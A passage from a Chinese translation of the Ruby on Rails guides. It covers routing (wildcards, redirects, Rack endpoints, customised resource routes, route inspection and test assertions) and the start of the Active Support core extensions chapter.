get 'books/*section/:title', to: 'books#show'
```

这个路由会匹配 `books/some/section/last-words-a-memoir` 路径，此时，`params[:section]` 的值是 '`some/section`'，`params[:title]` 的值是 '`last-words-a-memoir`'。

严格来说，路由中甚至可以有多个通配符片段，其匹配方式也非常直观。例如：

```
get '*a/foo/*b', to: 'test#index'
```

会匹配 `zoo/woo/foo/bar/baz` 路径，此时，`params[:a]` 的值是 '`zoo/woo`'，`params[:b]` 的值是 '`bar/baz`'。

注意

`get '*pages', to: 'pages#show'` 路由在处理 `'/foo/bar.json'` 请求时，`params[:pages]` 的值是 '`foo/bar`'，请求格式 (request format) 是 JSON。如果想让 Rails 按 3.0.x 版本的方式进行匹配，可以使用 `format: false` 选项，例如：

```
get '*pages', to: 'pages#show', format: false
```

如果想强制使用格式约束，或者说让格式约束不再是可选的，我们可以使用 `format: true` 选项，例如：

```
get '*pages', to: 'pages#show', format: true
```

13.3.12 重定向

在路由中，通过 `redirect` 辅助方法可以把一个路径重定向到另一个路径：

```
get '/stories', to: redirect('/articles')
```

在重定向的目标路径中，可以使用源路径中的动态片段：

```
get '/stories/:name', to: redirect('/articles/%{name}')
```

我们还可以重定向到块，这个块可以接受符号化的路径参数和请求对象：

```
get '/stories/:name', to: redirect { |path_params, req|
  "/articles/#{$path_params[:name]}.pluralize"
}
get '/stories', to: redirect { |path_params, req| "/articles/#{$req.subdomain}" }
```

请注意，`redirect` 重定向默认是 301 永久重定向，有些浏览器或代理服务器会缓存这种类型的重定向，从而导致无法访问重定向前的网页。为了避免这种情况，我们可以使用 `:status` 选项修改响应状态：

```
get '/stories/:name', to: redirect('/articles/%{name}', status: 302)
```

在重定向时，如果不指定主机（例如 `http://www.example.com`），Rails 会使用当前请求的主机。

13.3.13 映射到 Rack 应用的路由

在声明路由时，我们不仅可以使用字符串，例如映射到 `Articles` 控制器的 `index` 动作的 '`articles#index`'，还可以指定 [Rack 应用](#) 为端点：

```
match '/application.js', to: MyRackApp, via: :all
```

只要 `MyRackApp` 应用能够响应 `call` 方法并返回 `[status, headers, body]` 数组，对于路由来说，Rack 应用和控制器动作就没有区别。`via: :all` 选项使 Rack 应用可以处理所有 HTTP 方法。

注意

实际上，'`articles#index`' 会被展开为 `ArticlesController.action(:index)`，其返回值正是一个 Rack 应用。

记住，路由所匹配的路径，就是 Rack 应用接收的路径。例如，对于下面的路由，Rack 应用接收的路径是 `/admin`：

```
match '/admin', to: AdminApp, via: :all
```

如果想让 Rack 应用接收根路径上的请求，可以使用 `mount` 方法：

```
mount AdminApp, at: '/admin'
```

13.3.14 使用 `root` 方法

`root` 方法指明如何处理根路径（`/`）上的请求：

```
root to: 'pages#main'  
root 'pages#main' # 上一行代码的简易写法
```

`root` 路由应该放在路由文件的顶部，因为最常用的路由应该首先匹配。

注意

`root` 路由只处理 GET 请求。

我们还可以在命名空间和作用域中使用 `root` 方法，例如：

```
namespace :admin do  
  root to: "admin#index"  
end  
  
root to: "home#index"
```

13.3.15 Unicode 字符路由

在声明路由时，可以直接使用 Unicode 字符，例如：

```
get 'こんにちは', to: 'welcome#index'
```

13.4 自定义资源路由

尽管 `resources :articles` 默认生成的路由和辅助方法通常都能很好地满足需求，但是也有一些情况下我们需要自定义资源路由。Rails 允许我们通过各种方式自定义资源式辅助方法（resourceful helper）。

13.4.1 指定控制器

`:controller` 选项用于显式指定资源使用的控制器，例如：

```
resources :photos, controller: 'images'
```

这个路由会把 `/photos` 路径映射到 `Images` 控制器上：

HTTP 方法	路径	控制器#动作	具名辅助方法
GET	<code>/photos</code>	<code>images#index</code>	<code>photos_path</code>
GET	<code>/photos/new</code>	<code>images#new</code>	<code>new_photo_path</code>
POST	<code>/photos</code>	<code>images#create</code>	<code>photos_path</code>
GET	<code>/photos/:id</code>	<code>images#show</code>	<code>photo_path(:id)</code>
GET	<code>/photos/:id/edit</code>	<code>images#edit</code>	<code>edit_photo_path(:id)</code>
PATCH/PUT	<code>/photos/:id</code>	<code>images#update</code>	<code>photo_path(:id)</code>
DELETE	<code>/photos/:id</code>	<code>images#destroy</code>	<code>photo_path(:id)</code>

注意

请使用 `photos_path`、`new_photo_path` 等辅助方法为资源生成路径。

对于命名空间中的控制器，我们可以使用目录表示法（directory notation）。例如：

```
resources :user_permissions, controller: 'admin/user_permissions'
```

这个路由会映射到 `Admin::UserPermissions` 控制器。

注意

在这种情况下，我们只能使用目录表示法。如果我们使用 Ruby 的常量表示法（constant notation），例如 `controller: 'Admin::UserPermissions'`，有可能导致路由错误，而使 Rails 显示警告信息。

13.4.2 指定约束

`:constraints` 选项用于指定隐式 ID 必须满足的格式要求。例如：

```
resources :photos, constraints: { id: /[A-Z][A-Z][0-9]+/ }
```

这个路由声明使用正则表达式来约束 `:id` 参数。此时，路由将不会匹配 `/photos/1` 路径，但会匹配 `/photos/`

RR27 路径。

我们可以通过块把一个约束应用于多个路由：

```
constraints(id: /[A-Z][A-Z][0-9]+/) do
  resources :photos
  resources :accounts
end
```

注意

当然，在这种情况下，我们也可以使用非资源路由的高级约束。

提示

默认情况下，在`:id`参数中不能使用小圆点，因为小圆点是格式化路由的分隔符。如果想在`:id`参数中使用小圆点，可以通过添加约束来实现相同效果，例如，`id: /[^\\/.]+/`可以匹配除斜线外的一个或多个字符。

13.4.3 覆盖具名路由辅助方法

通过`:as`选项，我们可以覆盖具名路由辅助方法的默认名称。例如：

```
resources :photos, as: 'images'
```

这个路由会把以`/photos`开头的路径映射到`Photos`控制器上，同时通过`:as`选项设置具名辅助方法的名称。

HTTP 方法	路径	控制器#动作	具名辅助方法
GET	<code>/photos</code>	<code>photos#index</code>	<code>images_path</code>
GET	<code>/photos/new</code>	<code>photos#new</code>	<code>new_image_path</code>
POST	<code>/photos</code>	<code>photos#create</code>	<code>images_path</code>
GET	<code>/photos/:id</code>	<code>photos#show</code>	<code>image_path(:id)</code>
GET	<code>/photos/:id/edit</code>	<code>photos#edit</code>	<code>edit_image_path(:id)</code>
PATCH/PUT	<code>/photos/:id</code>	<code>photos#update</code>	<code>image_path(:id)</code>
DELETE	<code>/photos/:id</code>	<code>photos#destroy</code>	<code>image_path(:id)</code>

13.4.4 覆盖 new 和 edit 片段

`:path_names`选项用于覆盖路径中自动生成的`new`和`edit`片段，例如：

```
resources :photos, path_names: { new: 'make', edit: 'change' }
```

这个路由能够识别下面的路径：

```
/photos/make
/photos/1/change
```

注意

`:path_names` 选项不会改变控制器动作的名称，上面这两个路径仍然被分别映射到 `new` 和 `edit` 动作上。

提示

通过作用域，我们可以对所有路由应用 `:path_names` 选项。

```
scope path_names: { new: 'make' } do
  # 其余路由
end
```

13.4.5 为具名路由辅助方法添加前缀

通过 `:as` 选项，我们可以为具名路由辅助方法添加前缀。通过在作用域中使用 `:as` 选项，我们可以解决路由名称冲突的问题。例如：

```
scope 'admin' do
  resources :photos, as: 'admin_photos'
end

resources :photos
```

上述路由声明会生成 `admin_photos_path`、`new_admin_photo_path` 等辅助方法。

通过在作用域中使用 `:as` 选项，我们可以为一组路由辅助方法添加前缀：

```
scope 'admin', as: 'admin' do
  resources :photos, :accounts
end

resources :photos, :accounts
```

上述路由会生成 `admin_photos_path`、`admin_accounts_path` 等辅助方法，其返回值分别为 `/admin/photos`、`/admin/accounts` 等。

注意

`namespace` 作用域除了添加 `:as` 选项指定的前缀，还会添加 `:module` 和 `:path` 前缀。

我们还可以使用具名参数指定路由前缀，例如：

```
scope ':username' do
  resources :articles
end
```

这个路由能够识别 `/bob/articles/1` 路径，此时，在控制器、辅助方法和视图中，我们可以使用 `params[:username]` 获取路径中的 `username` 部分，即 `bob`。

13.4.6 限制所创建的路由

默认情况下，Rails 会为每个 REST 式路由创建 7 个默认动作（`index`、`show`、`new`、`create`、`edit`、`update` 和 `destroy`）。我们可以使用 `:only` 和 `:except` 选项来微调此行为。`:only` 选项用于指定想要生成的路由：

```
resources :photos, only: [:index, :show]
```

此时，`/photos` 路径上的 GET 请求会成功，而 POST 请求会失败，因为后者会被映射到 `create` 动作上。

`:except` 选项用于指定不想生成的路由：

```
resources :photos, except: :destroy
```

此时，Rails 会创建除 `destroy` 之外的所有路由，因此 `/photos/:id` 路径上的 DELETE 请求会失败。

提示

如果应用中有很多资源式路由，通过 `:only` 和 `:except` 选项，我们可以只生成实际需要的路由，这样可以减少内存使用、加速路由处理过程。

13.4.7 本地化路径

在使用 `scope` 方法时，我们可以修改 `resources` 方法生成的路径名称。例如：

```
scope(path_names: { new: 'neu', edit: 'bearbeiten' }) do
  resources :categories, path: 'kategorien'
end
```

Rails 会生成下列映射到 `Categories` 控制器的路由：

HTTP 方法	路径	控制器#动作	具名辅助方法
GET	/kategorien	categories#index	categories_path
GET	/kategorien/neu	categories#new	new_category_path
POST	/kategorien	categories#create	categories_path
GET	/kategorien/:id	categories#show	category_path(:id)
GET	/kategorien/:id/bearbeiten	categories#edit	edit_category_path(:id)
PATCH/PUT	/kategorien/:id	categories#update	category_path(:id)
DELETE	/kategorien/:id	categories#destroy	category_path(:id)

13.4.8 覆盖资源的单数形式

通过为 `Inflector` 添加附加的规则，我们可以定义资源的单数形式。例如：

```
 ActiveSupport::Inflector.inflections do |inflect|
  inflect.irregular 'tooth', 'teeth'
end
```

13.4.9 在嵌套资源中使用 :as 选项

在嵌套资源中，我们可以使用 :as 选项覆盖自动生成的辅助方法名称。例如：

```
resources :magazines do
  resources :ads, as: 'periodical_ads'
end
```

会生成 `magazine_periodical_ads_url` 和 `edit_magazine_periodical_ad_path` 等辅助方法。

13.4.10 覆盖具名路由的参数

`:param` 选项用于覆盖默认的资源标识符 `:id`（用于生成路由的动态片段的名称）。在控制器中，我们可以通过 `params[<:param>]` 访问资源标识符。

```
resources :videos, param: :identifier

videos GET  /videos(.:format)          videos#index
       POST /videos(.:format)         videos#create
new_videos GET  /videos/new(.:format)    videos#new
edit_videos GET  /videos/:identifier/edit(.:format) videos#edit

Video.find_by(identifier: params[:identifier])
```

通过覆盖相关模型的 `ActiveRecord::Base#to_param` 方法，我们可以构造 URL 地址：

```
class Video < ApplicationRecord
  def to_param
    identifier
  end
end

video = Video.find_by(identifier: "Roman-Holiday")
edit_videos_path(video) # => "/videos/Roman-Holiday"
```

13.5 审查和测试路由

Rails 提供了路由检查和测试的相关功能。

13.5.1 列出现有路由

要想得到应用中现有路由的完整列表，可以在开发环境中运行服务器，然后在浏览器中访问 `http://localhost:3000/rails/info/routes`。在终端中执行 `rails routes` 命令，也会得到相同的输出结果。

这两种方式都会按照路由在 `config/routes.rb` 文件中的声明顺序，列出所有路由。每个路由都包含以下信息：

- 路由名称（如果有的话）
- 所使用的 HTTP 方法（如果路由不响应所有的 HTTP 方法）
- 所匹配的 URL 模式
- 路由参数

例如，下面是执行 `rails routes` 命令后，REST 式路由的一部分输出结果：

```
users GET    /users(.:format)          users#index
      POST   /users(.:format)          users#create
new_user GET    /users/new(.:format)       users#new
edit_user GET    /users/:id/edit(.:format) users#edit
```

可以使用 `grep` 选项（即 `-g`）搜索路由。只要路由的 URL 辅助方法的名称、HTTP 方法或 URL 路径中有部分匹配，该路由就会显示在搜索结果中。

```
$ bin/rails routes -g new_comment
$ bin/rails routes -g POST
$ bin/rails routes -g admin
```

要想查看映射到指定控制器的路由，可以使用 `-c` 选项。

```
$ bin/rails routes -c users
$ bin/rails routes -c admin/users
$ bin/rails routes -c Comments
$ bin/rails routes -c Articles::CommentsController
```

提示

为了增加 `rails routes` 命令输出结果的可读性，可以增加终端窗口的宽度，避免输出结果折行。

13.5.2 测试路由

路由和应用的其他部分一样，也应该包含在测试策略中。为了简化路由测试，Rails 提供了三个[内置断言](#)：

- `assert_generates` 断言
- `assert_recognizes` 断言
- `assert_routing` 断言

13.5.2.1 `assert_generates` 断言

`assert_generates` 断言的功能是断定所指定的一组选项会生成指定路径，它可用于默认路由或自定义路由。例如：

```
assert_generates '/photos/1', { controller: 'photos', action: 'show', id: '1' }
assert_generates '/about', controller: 'pages', action: 'about'
```

13.5.2.2 `assert_recognizes` 断言

`assert_recognizes` 断言和 `assert_generates` 断言的功能相反，它断定所提供的路径能够被路由识别并映射到指定控制器动作。例如：

```
assert_recognizes({ controller: 'photos', action: 'show', id: '1' }, '/photos/1')
```

我们可以通过 `:method` 参数指定 HTTP 方法：

```
assert_recognizes ({controller: 'photos', action: 'create'}, {path: 'photos', method: :post})
```

```
post})
```

13.5.2.3 assert_routing 断言

`assert_routing` 断言会对路由进行双向测试：既测试路径能否生成选项，也测试选项能否生成路径。也就是集 `assert_generates` 和 `assert_recognizes` 这两种断言的功能于一身。

```
assert_routing({ path: 'photos', method: :post }, { controller: 'photos', action: 'create' })
```

第五部分 深入探索



第 14 章 Active Support 核心扩展

Active Support 是 Ruby on Rails 的一个组件，扩展了 Ruby 语言，提供了一些实用功能。

Active Support 丰富了 Rails 使用的编程语言，目的是便于开发 Rails 应用以及 Rails 本身。

读完本文后，您将学到：

- 核心扩展是什么；
- 如何加载所有扩展；
- 如何按需加载想用的扩展；
- Active Support 提供了哪些扩展。

14.1 如何加载核心扩展

14.1.1 独立的 Active Support

为了减轻应用的负担，默认情况下 Active Support 不会加载任何功能。Active Support 中的各部分功能是相对独立的，可以只加载需要的功能，也可以方便地加载相互联系的功能，或者加载全部功能。

因此，只编写下面这个 `require` 语句，对象甚至无法响应 `blank?` 方法：

```
require 'active_support'
```

我们来看一下到底应该如何加载。

14.1.1.1 按需加载

获取 `blank?` 方法最轻便的做法是按需加载其定义所在的文件。

本文为核心扩展中的每个方法都做了说明，告知是在哪个文件中定义的。对 `blank?` 方法而言，说明如下：

注意

在 `active_support/core_ext/object/blank.rb` 文件中定义。

因此 `blank?` 方法要这么加载：

```
require 'active_support'  
require 'active_support/core_ext/object/blank'
```

Active Support 的设计方式精良，确保按需加载时真的只加载所需的扩展。

14.1.1.2 成组加载核心扩展

下一层级是加载 Object 对象的所有扩展。一般来说，对 SomeClass 的扩展都保存在 `active_support/core_ext/some_class` 文件夹中。

因此，加载 Object 对象的所有扩展（包括 `blank?` 方法）可以这么做：

```
require 'active_support'  
require 'active_support/core_ext/object'
```

14.1.1.3 加载所有扩展

如果想加载所有核心扩展，可以这么做：

```
require 'active_support'  
require 'active_support/core_ext'
```

14.1.1.4 加载 Active Support 提供的所有功能

最后，如果想使用 Active Support 提供的所有功能，可以这么做：

```
require 'active_support/all'
```

其实，这么做并不会把整个 Active Support 载入内存，有些功能通过 `autoload` 加载，所以真正使用时才会加载。

14.1.2 在 Rails 应用中使用 Active Support

除非把 `config.active_support.bare` 设为 `true`，否则 Rails 应用不会加载 Active Support 提供的所有功能。即便全部加载，应用也会根据框架的设置按需加载所需功能，而且应用开发者还可以根据需要做更细化的选择，方法如前文所述。

14.2 所有对象皆可使用的扩展

14.2.1 `blank?` 和 `present?`

在 Rails 应用中，下面这些值表示空值：

- `nil` 和 `false`；
- 只有空白的字符串（注意下面的说明）；
- 空数组和空散列；
- 其他能响应 `empty?` 方法，而且返回值为 `true` 的对象；

提示

判断字符串是否为空使用的是能理解 Unicode 字符的 [:space:], 所以 U+2029 (分段符) 会被视为空白。

提醒

注意，这里并没有提到数字。特别说明，0 和 0.0 不是空值。

例如，`ActionController::HttpAuthentication::Token::ControllerMethods` 定义的这个方法使用 `blank?` 检查是否有令牌：

```
def authenticate(controller, &login_procedure)
  token, options = token_and_options(controller.request)
  unless token.blank?
    login_procedure.call(token, options)
  end
end
```

`present?` 方法等价于 `!blank?`。下面这个方法摘自 `ActionDispatch::Http::Cache::Response`：

```
def set_conditional_cache_control!
  return if self["Cache-Control"].present?
  ...
end
```

注意

在 `active_support/core_ext/object/blank.rb` 文件中定义。

14.2.2 presence

如果 `present?` 方法返回 `true`, `presence` 方法的返回值为调用对象, 否则返回 `nil`。惯用法如下：

```
host = config[:host].presence || 'localhost'
```

注意

在 `active_support/core_ext/object/blank.rb` 文件中定义。

14.2.3 duplicable?

Ruby 中很多基本的对象是单例。例如，在应用的整个生命周期内，整数 1 始终表示同一个实例：

```
1.object_id          # => 3
Math.cos(0).to_i.object_id # => 3
```

因此，这些对象无法通过 `dup` 或 `clone` 方法复制：

```
true.dup # => TypeError: can't dup TrueClass
```

有些数字虽然不是单例，但也不能复制：

```
0.0.clone # => allocator undefined for Float  
(2**1024).clone # => allocator undefined for Bignum
```

Active Support 提供的 `duplicable?` 方法用于查询对象是否可以复制：

```
"foo".duplicable? # => true  
"".duplicable? # => true  
0.0.duplicable? # => false  
false.duplicable? # => false
```

按照定义，除了 `nil`、`false`、`true`、符号、数字、类、模块和方法对象之外，其他对象都可以复制。

提醒

任何类都可以禁止对象复制，只需删除 `dup` 和 `clone` 两个方法，或者在这两个方法中抛出异常。因此只能在 `rescue` 语句中判断对象是否可复制。`duplicable?` 方法直接检查对象是否在上述列表中，因此比 `rescue` 的速度快。仅当你知道上述列表能满足需求时才应该使用 `duplicable?` 方法。

注意

在 `active_support/core_ext/object/duplicable.rb` 文件中定义。

14.2.4 deep_dup

`deep_dup` 方法深拷贝指定的对象。一般情况下，复制包含其他对象的对象时，Ruby 不会复制内部对象，这叫做浅拷贝。假如有一个由字符串组成的数组，浅拷贝的行为如下：

```
array = ['string']  
duplicate = array.dup  
  
duplicate.push 'another-string'  
  
# 创建了对象副本，因此元素只添加到副本中  
array # => ['string']  
duplicate # => ['string', 'another-string']  
  
duplicate.first.gsub!('string', 'foo')  
  
# 第一个元素没有副本，因此两个数组都会变  
array # => ['foo']  
duplicate # => ['foo', 'another-string']
```

如上所示，复制数组后得到了一个新对象，修改新对象后原对象没有变化。但对数组中的元素来说情况就不一样了。因为 `dup` 方法不是深拷贝，所以数组中的字符串是同一个对象。

如果想深拷贝一个对象，应该使用 `deep_dup` 方法。举个例子：

```
array      = ['string']
duplicate = array.deep_dup

duplicate.first.gsub!('string', 'foo')

array      # => ['string']
duplicate # => ['foo']
```

如果对象不可复制，`deep_dup` 方法直接返回对象本身：

```
number = 1
duplicate = number.deep_dup
number.object_id == duplicate.object_id    # => true
```

注意

在 `active_support/core_ext/object/deep_dup.rb` 文件中定义。

14.2.5 try

如果只想当对象不为 `nil` 时在其上调用方法，最简单的方式是使用条件语句，但这么做把代码变复杂了。你可以使用 `try` 方法。`try` 方法和 `Object#send` 方法类似，但如果在 `nil` 上调用，返回值为 `nil`。

举个例子：

```
# 不使用 try
unless @number.nil?
  @number.next
end

# 使用 try
@number.try(:next)
```

下面这个例子摘自 `ActiveRecord::ConnectionAdapters::AbstractAdapter`，实例变量 `@logger` 有可能为 `nil`。可以看出，使用 `try` 方法可以避免不必要的检查。

```
def log_info(sql, name, ms)
  if @logger.try(:debug?)
    name = '%s (%.1fms)' % [name || 'SQL', ms]
    @logger.debug(format_log_entry(name, sql.squeeze(' ')))
  end
end
```

`try` 方法也可接受代码块，仅当对象不为 `nil` 时才会执行其中的代码：

```
@person.try { |p| "#{p.first_name} #{p.last_name}" }
```

注意，`try` 会吞没没有方法错误，返回 `nil`。如果想避免此类问题，应该使用 `try!:`

```
@number.try(:nest) # => nil
@number.try!(:nest) # NoMethodError: undefined method `nest' for 1:Integer
```

注意

在 `active_support/core_ext/object/try.rb` 文件中定义。

14.2.6 `class_eval(*args, &block)`

使用 `class_eval` 方法可以在对象的单例类上下文中执行代码：

```
class Proc
  def bind(object)
    block, time = self, Time.current
    object.class_eval do
      method_name = "__bind_#{time.to_i}_#{time.usec}"
      define_method(method_name, &block)
      method = instance_method(method_name)
      remove_method(method_name)
      method
    end.bind(object)
  end
end
```

注意

在 `active_support/core_ext/kernel/singleton_class.rb` 文件中定义。

14.2.7 `acts_like?(duck)`

`acts_like?` 方法检查一个类的行为是否与另一个类相似。比较是基于一个简单的约定：如果在某个类中定义了下面这个方法，就说明其接口与字符串一样。

```
def acts_like_string?
end
```

这个方法只是一个标记，其定义体和返回值不影响效果。开发者可使用下面这种方式判断两个类的表现是否类似：

```
some_klass.acts_like?(:string)
```

Rails 使用这种约定定义了行为与 `Date` 和 `Time` 相似的类。

注意

在 `active_support/core_ext/object/acts_like.rb` 文件中定义。

14.2.8 `to_param`

Rails 中的所有对象都能响应 `to_param` 方法。`to_param` 方法的返回值表示查询字符串的值，或者 URL 片段。

默认情况下，`to_param` 方法直接调用 `to_s` 方法：

```
7.to_param # => "7"
```

`to_param` 方法的返回值不应该转义：

```
"Tom & Jerry".to_param # => "Tom & Jerry"
```

Rails 中的很多类都覆盖了这个方法。

例如，`nil`、`true` 和 `false` 返回自身。`Array#to_param` 在各个元素上调用 `to_param` 方法，然后使用 "/" 合并：

```
[0, true, String].to_param # => "0/true/String"
```

注意，Rails 的路由系统在模型上调用 `to_param` 方法获取占位符 `:id` 的值。`ActiveRecord::Base#to_param` 返回模型的 `id`，不过可以在模型中重新定义。例如，按照下面的方式重新定义：

```
class User
  def to_param
    "#{id}-#{name.parameterize}"
  end
end
```

效果如下：

```
user_path(@user) # => "/users/357-john-smith"
```

提醒

应该让控制器知道重新定义了 `to_param` 方法，因为接收到上面这种请求后，`params[:id]` 的值为 `"357-john-smith"`。

注意

在 `active_support/core_ext/object/to_param.rb` 文件中定义。

14.2.9 `to_query`

除散列之外，传入未转义的 `key`，`to_query` 方法把 `to_param` 方法的返回值赋值给 `key`，组成查询字符串。例如，重新定义了 `to_param` 方法：

```
class User
  def to_param
    "#{id}-#{name.parameterize}"
  end
end
```

效果如下：

```
current_user.to_query('user') # => user=357-john-smith
```

`to_query` 方法会根据需要转义键和值：

```
account.to_query('company[name]')
```

```
# => "company%5Bname%5D=Johnson%26+Johnson"
```

因此得到的值可以作为查询字符串使用。

Array#to_query 方法在各个元素上调用 to_query 方法，键为 key[], 然后使用 "&" 合并：

```
[3.4, -45.6].to_query('sample')
# => "sample%5B%5D=3.4&sample%5B%5D=-45.6"
```

散列也响应 to_query 方法，但处理方式不一样。如果不传入参数，先在各个元素上调用 to_query(key)，得到一系列键值对赋值字符串，然后按照键的顺序排列，再使用 "&" 合并：

```
{c: 3, b: 2, a: 1}.to_query # => "a=1&b=2&c=3"
```

Hash#to_query 方法还有一个可选参数，用于指定键的命名空间：

```
{id: 89, name: "John Smith"}.to_query('user')
# => "user%5Bid%5D=89&user%5Bname%5D=John+Smith"
```

注意

在 `active_support/core_ext/object/to_query.rb` 文件中定义。

14.2.10 with_options

`with_options` 方法把一系列方法调用中的通用选项提取出来。

使用散列指定通用选项后，`with_options` 方法会把一个代理对象拽入代码块。在代码块中，代理对象调用的方法会转发给调用者，并合并选项。例如，如下的代码

```
class Account < ActiveRecord
  has_many :customers, dependent: :destroy
  has_many :products, dependent: :destroy
  has_many :invoices, dependent: :destroy
  has_many :expenses, dependent: :destroy
end
```

其中的重复可以使用 `with_options` 方法去除：

```
class Account < ActiveRecord
  with_options dependent: :destroy do |assoc|
    assoc.has_many :customers
    assoc.has_many :products
    assoc.has_many :invoices
    assoc.has_many :expenses
  end
end
```

这种用法还可形成一种分组方式。假如想根据用户使用的语言发送不同的电子报，在邮件发送程序中可以根据用户的区域设置分组：

```
I18n.with_options locale: user.locale, scope: "newsletter" do |i18n|
  subject i18n.t :subject
  body    i18n.t :body, user_name: user.name
```

```
end
```

提示

`with_options` 方法会把方法调用转发给调用者，因此可以嵌套使用。每层嵌套都会合并上一层的选项。

注意

在 `active_support/core_ext/object/with_options.rb` 文件中定义。

14.2.11 对 JSON 的支持

Active Support 实现的 `to_json` 方法比 `json` gem 更好用，这是因为 `Hash`、`OrderedHash` 和 `Process::Status` 等类转换成 JSON 时要做特别处理。

注意

在 `active_support/core_ext/object/json.rb` 文件中定义。

14.2.12 实例变量

Active Support 提供了很多便于访问实例变量的方法。

14.2.12.1 `instance_values`

`instance_values` 方法返回一个散列，把实例变量的名称（不含前面的 @ 符号）映射到其值上，键是字符串：

```
class C
  def initialize(x, y)
    @x, @y = x, y
  end
end

C.new(0, 1).instance_values # => {"x" => 0, "y" => 1}
```

注意

在 `active_support/core_ext/object/instance_variables.rb` 文件中定义。

14.2.12.2 `instance_variable_names`

`instance_variable_names` 方法返回一个数组，实例变量的名称前面包含 @ 符号。

```
class C
  def initialize(x, y)
    @x, @y = x, y
  end
end
```

```
end  
end  
  
C.new(0, 1).instance_variable_names # => ["@x", "@y"]
```

注意

在 `active_support/core_ext/object/instance_variables.rb` 文件中定义。

14.2.13 静默警告和异常

`silence_warnings` 和 `enable_warnings` 方法修改各自代码块的 `$VERBOSE` 全局变量，代码块结束后恢复原值：

```
silence_warnings { Object.const_set "RAILS_DEFAULT_LOGGER", logger }
```

异常消息也可静默，使用 `suppress` 方法即可。`suppress` 方法可接受任意个异常类。如果执行代码块的过程中抛出异常，而且异常属于 `(kind_of?)` 参数指定的类，`suppress` 方法会静默该异常类的消息，否则抛出异常：

```
# 如果用户锁定了，访问次数不增加也没关系  
suppress(ActiveRecord::StaleObjectError) do  
  current_user.increment! :visits  
end
```

注意

在 `active_support/core_ext/kernel/reporting.rb` 文件中定义。

14.2.14 `in?`

`in?` 方法测试某个对象是否在另一个对象中。如果传入的对象不能响应 `include?` 方法，抛出 `ArgumentError` 异常。

`in?` 方法使用举例：

```
1.in?([1,2])      # => true  
"lo".in?("hello") # => true  
25.in?(30..50)    # => false  
1.in?(1)          # => ArgumentError
```

注意

在 `active_support/core_ext/object/inclusion.rb` 文件中定义。

14.3 Module 的扩展

14.3.1 属性

14.3.1.1 alias_attribute

模型的属性有读值方法、设值方法和判断方法。`alias_attribute` 方法可以一次性为这三种方法创建别名。和其他创建别名的方法一样，`alias_attribute` 方法的第一个参数是新属性名，第二个参数是旧属性名（我是这样记的，参数的顺序和赋值语句一样）：

```
class User < ActiveRecord
  # 可以使用 login 指代 email 列
  # 在身份验证代码中可以这样做
  alias_attribute :login, :email
end
```

注意

在 `active_support/core_ext/module/aliasing.rb` 文件中定义。

14.3.1.2 内部属性

如果在父类中定义属性，有可能会出现命名冲突。代码库一定要注意这个问题。

Active Support 提供了 `attr_internal_reader`、`attr_internal_writer` 和 `attr_internal_accessor` 三个方法，其行为与 Ruby 内置的 `attr_*` 方法类似，但使用其他方式命名实例变量，从而减少重名的几率。

`attr_internal` 方法是 `attr_internal_accessor` 方法的别名：

```
# 库
class ThirdPartyLibrary::Crawler
  attr_internal :log_level
end

# 客户代码
class MyCrawler < ThirdPartyLibrary::Crawler
  attr_accessor :log_level
end
```

在上面的例子中，`:log_level` 可能不属于代码库的公开接口，只在开发过程中使用。开发者并不知道潜在的重名风险，创建了子类，并在子类中定义了 `:log_level`。幸好用了 `attr_internal` 方法才不会出现命名冲突。

默认情况下，内部变量的名字前面有个下划线，上例中的内部变量名为 `@_log_level`。不过可使用 `Module.attr_internal_naming_format` 重新设置，可以传入任何 `sprintf` 方法能理解的格式，开头加上 `@` 符号，并在某处放入 `%s`（代表原变量名）。默认的设置为 `"@_%s"`。

Rails 的代码很多地方都用到了内部属性，例如，在视图相关的代码中有如下代码：

```
module ActionView
  class Base
    attr_internal :captures
```

```
    attr_internal :request, :layout
    attr_internal :controller, :template
  end
end
```

注意

在 `active_support/core_ext/module/attr_internal.rb` 文件中定义。

14.3.1.3 模块属性

方法 `mattr_reader`、`mattr_writer` 和 `mattr_accessor` 类似于为类定义的 `cattr_*` 方法。其实 `cattr_*` 方法就是 `mattr_*` 方法的别名。参见 [14.4.1 节](#)。

例如，依赖机制就用到了这些方法：

```
module ActiveSupport
  module Dependencies
    mattr_accessor :warnings_on_first_load
    mattr_accessor :history
    mattr_accessor :loaded
    mattr_accessor :mechanism
    mattr_accessor :load_paths
    mattr_accessor :load_once_paths
    mattr_accessor :autoloaded_constants
    mattr_accessor :explicitly_unloadable_constants
    mattr_accessor :constant_watch_stack
    mattr_accessor :constant_watch_stack_mutex
  end
end
```

注意

在 `active_support/core_ext/module/attribute_accessors.rb` 文件中定义。

14.3.2 父级

14.3.2.1 `parent`

在嵌套的具名模块上调用 `parent` 方法，返回包含对应常量的模块：

```
module X
  module Y
    module Z
      end
    end
  end
M = X::Y::Z
X::Y::Z.parent # => X::Y
```

```
M.parent      # => X::Y
```

如果是匿名模块或者位于顶层，`parent` 方法返回 `Object`。

提醒

此时，`parent_name` 方法返回 `nil`。

注意

在 `active_support/core_ext/module/introspection.rb` 文件中定义。

14.3.2.2 `parent_name`

在嵌套的具名模块上调用 `parent_name` 方法，返回包含对应常量的完全限定模块名：

```
module X
  module Y
    module Z
    end
  end
end
M = X::Y::Z

X::Y::Z.parent_name # => "X::Y"
M.parent_name       # => "X::Y"
```

如果是匿名模块或者位于顶层，`parent_name` 方法返回 `nil`。

提醒

注意，此时 `parent` 方法返回 `Object`。

注意

在 `active_support/core_ext/module/introspection.rb` 文件中定义。

14.3.2.3 `parents`

`parents` 方法在调用者上调用 `parent` 方法，直至 `Object` 为止。返回的结果是一个数组，由底而上：

```
module X
  module Y
    module Z
    end
  end
end
M = X::Y::Z
```

```
X:::Y:::Z.parents # => [X:::Y, X, Object]
M.parents         # => [X:::Y, X, Object]
```

注意

在 `active_support/core_ext/module/introspection.rb` 文件中定义。

14.3.3 可达性

如果把具名模块存储在相应的常量中，模块是可达的，意即可以通过常量访问模块对象。

通常，模块都是如此。如果有名为“M”的模块，`M` 常量就存在，指代那个模块：

```
module M
end

M.reachable? # => true
```

但是，常量和模块其实是解耦的，因此模块对象也许不可达：

```
module M
end

orphan = Object.send(:remove_const, :M)

# 现在模块对象是孤儿，但它仍有名称
orphan.name # => "M"

# 不能通过常量 M 访问，因为这个常量不存在
orphan.reachable? # => false

# 再定义一个名为“M”的模块
module M
end

# 现在常量 M 存在了，而且存储名为“M”的常量对象
# 但这是一个新实例
orphan.reachable? # => false
```

注意

在 `active_support/core_ext/module/reachable.rb` 文件中定义。

14.3.4 匿名

模块可能有也可能没有名称：

```
module M
end

M.name # => "M"
```

```
N = Module.new
